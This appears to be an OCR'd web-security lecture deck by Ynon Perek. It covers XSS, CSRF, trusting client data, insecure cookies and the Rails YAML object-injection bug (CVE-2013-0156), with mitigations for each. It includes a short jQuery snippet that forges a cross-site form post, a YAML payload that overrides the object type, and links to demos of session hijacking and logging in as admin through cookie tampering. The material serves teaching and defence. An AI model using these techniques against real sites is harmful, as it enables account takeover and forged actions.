
Obama site hacked; Redirected to Hillary Clinton

Summary: *With a day to go before a critical Pennsylvania Democratic primary, Barack Obama's team has been busy patching security holes.According to Netcraft, a hacker exploited security flaws in Obama's site to redirect traffic to Hillary Clinton's site.*

By Larry Dignan for Zero Day | April 21, 2008 -- 12:35 GMT (05:35 PDT)


Follow @ldignan

Famous Injections



Twitter, Sep 2010

Famous Injections




Yahoo, Jan 2013

Famous Injections

- “Sammy Is My Hero”
- (2005) Sammy’s worm infected a Million accounts in less than 20 hours

Famous Injections



Examples

- Throwing users out of a public chat room
- Getting a user to send a “fake” message

  https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/JSInjection/Chatter.pm

Examples

- Hijacking a user's session through messaging
- Getting a user to send a fake message


  https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/XSS/SessionHijack.pm

Bug Spotting

- Search for code that writes markup to user
- Verify all output is sanitized

Bug Spotting

- http://xsser.sourceforge.net/
- Python script that detects XSS bugs in sites



Avoiding The Bug

- Use the framework
- Sanitize your output
- Consider other users


CSRF

- Cross-site request forgery
- Injecting code that gets a user to send a request they didn't intend to another site

CSRF Risks

- Change password
- Send emails
- Delete account

Demo CSRF



Submitting The Form

Following JS code can submit the form
from any website (including evil.com)

```
$.post(
  'http://example.com/anticsrf/
safeform/index',
  'name=Jim&phone=1234&submit=OK');
```

CSRF Mitigation

- Add CSRF token to sensitive forms
- Request password for sensitive operations

CSRF Mitigation

- Demos/Controller/AntiCSRF/SafeForm.pm
- FormFu can add a token automatically in every form
- Demo: View source of revisited form


CSRF Mitigation

```
<form action="" method="post">
<fieldset>
<legend>Person information</legend>
<div class="text label">
<label>Name</label>
<input name="name" type="text" />
</div>
<div class="text label">
<label>Phone</label>
<input name="phone" type="text" />
</div>
<div class="submit">
<input name="submit" type="submit" value="OK" />
</div>
<div class="requesttoken">
<input name="_token" type="hidden" value="66h4wp4dne2pd3nz" />
</div>
</fieldset>
</form>
```

Random token

Q & A

Client-Side Injections



Losing Trust

- Magic URLs
- Hidden form fields
- Cookies gone bad

Magic URLs

- A URL is considered magic if knowing it grants you special privileges
- Myth: Attacker can't see my code
- Reality: Attacker will know the magic

Example

- /theme/funcitons/upload.php
  without checking user's privileges
  AND without checking file's extension
- Keeping a Debug / Backup dir publicly readable
- Keeping backup on public development server

Bug Spotting

- Can be hard to detect
- Mark all your private routes as private
- Search for private methods without protection

Mitigation

- Use a framework

Hidden Form Fields

Price is kept
in a form field

Hidden Form Fields

- Data sent from server to client
- Hoping data is safe there
- JS sends back to server

Bug Variants

- Readonly values in forms
- Request parameters

Bug Spotting

- All incoming data is considered dangerous
- Regardless of its origin

Bug Mitigation

- Treat incoming data the same way
- Use tamper-prevention if applicable

Cookies Gone Bad

- Cookies are used in HTTP to store state
- Demo: Session cookie

Cookies Gone Bad

- Other things developers use cookie for:
  - Saving username/password
  - Saving user-id
  - Saving user role

Risks In Cookies

- Magic cookies
- User changes her user id
- Password leak
- XSS
- SQLi

Examples

- Tapuz people cookie:
  `...UserEmail=ynonperek%40gmail.com`

Examples

- Log in as admin to:
  https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/ClientTrust/MagicCookie.pm

Examples

- Log in as another user

https://github.com/ynonp/web-security-demos/blob/master/lib/WebSecurity/Demos/Controller/ClientTrust/RememberMe.pm

Bug Spotting


- Search for Set Cookie statements
- Make sure no sensitive data is kept in a cookie
- Search for non httpOnly cookies

Avoiding Bad Cookies

- Prefer localStorage when applicable
- Don’t store sensitive data in cookies
- Don’t trust the cookie

Q & A

Cookies



Rails Parsing Bug

SQL Injection rails style

Parsing Requests

- Rails is a web framework for Ruby
- (CVE-2013-0156
  object-injection attacks

CVE Explained

- Ruby functions can take any type of arguments
- Operation is influenced by argument type

CVE Explained

- Polymorphic ruby function

```ruby
def poly(o)
  if o.is_a? Hash
    puts "Got a Hash"
  elsif o.is_a? String
    puts "Got a String"
  else
    puts "Got something else"
  end
end

poly({ :a => 1, :b => 2 })
poly("Hello World")
```

CVE Explained

- Rails functions assumed some types were “safe”
- They handle different types differently

CVE Explained

- The Bug: p is assumed to always be a hash

```
input = <<END
   name: Jim
   age: 22
END

p = YAML.load( input )
```

CVE Explained

- The Bug: but it's not

input controls object type

```
input = <<END
!ruby/object:Person
  name: Jim
  age: 22
END

p = YAML.load( input )
```

The Big Picture

- Frameworks can be misleading
- The Good: Patches arrive quickly

Web Security

- Security of a system = the weakest part
- System breaches usually involve more than one vulnerability
- Use the power of frameworks

Thanks For Listening

- Ynon Perek
- http://ynonperek.com
- ynon@ynonperek.com